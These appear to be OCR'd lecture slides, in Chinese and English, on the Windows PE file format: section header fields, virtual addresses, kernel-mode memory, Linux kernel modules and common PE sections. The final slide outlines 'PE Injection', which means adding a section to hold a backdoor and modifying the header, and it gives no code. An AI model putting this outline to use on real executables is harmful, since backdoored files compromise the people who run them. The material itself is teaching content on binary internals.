


Section Header 結構 (40 bytes)

C++


```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];   8 bytes
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;   ← 在記憶體中的大小
  } Misc;
  DWORD VirtualAddress;   ← 在記憶體中的地址
  DWORD SizeOfRawData;      (相對於 ImageBase)
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;   ← 屬性(rwx)
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Virtual Address




- When a processor reads or writes to a memory location, it uses a virtual address.
- As part of the read or write operation, the processor translates the virtual address to a physical address.


Virtual Address



- Kernel mode
  - All code that runs in kernel mode shares a single virtual address space.
  - If a kernel-mode driver accidentally writes to the wrong virtual address, data that belongs to the operating system or another driver could be compromised.
  - If a kernel-mode driver crashes, the entire operating system crashes.

Linux Kernel Architecture





Additional system calls


export

Loadable Kernel Module (LKM)

support

New Hardware


PE磁盘文件与内存映像结构图



Common Sections

```cpp
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
```

8 bytes




- .text：放 code 的地方
- .data：放 data 的地方
- .rdata：read only data，例如 const string
- .bss (Block Start with Symbol)：
  未初始化全局變數

- .idata：Import Table 導入表 (用到哪些 dll)
- .edata：Export Table 導出表(通常是 dll 才會有)
- .reloc：重定位表

PE Injection implementation

1. 新增一個 Section 放 Backdoor
2. 修改 Header

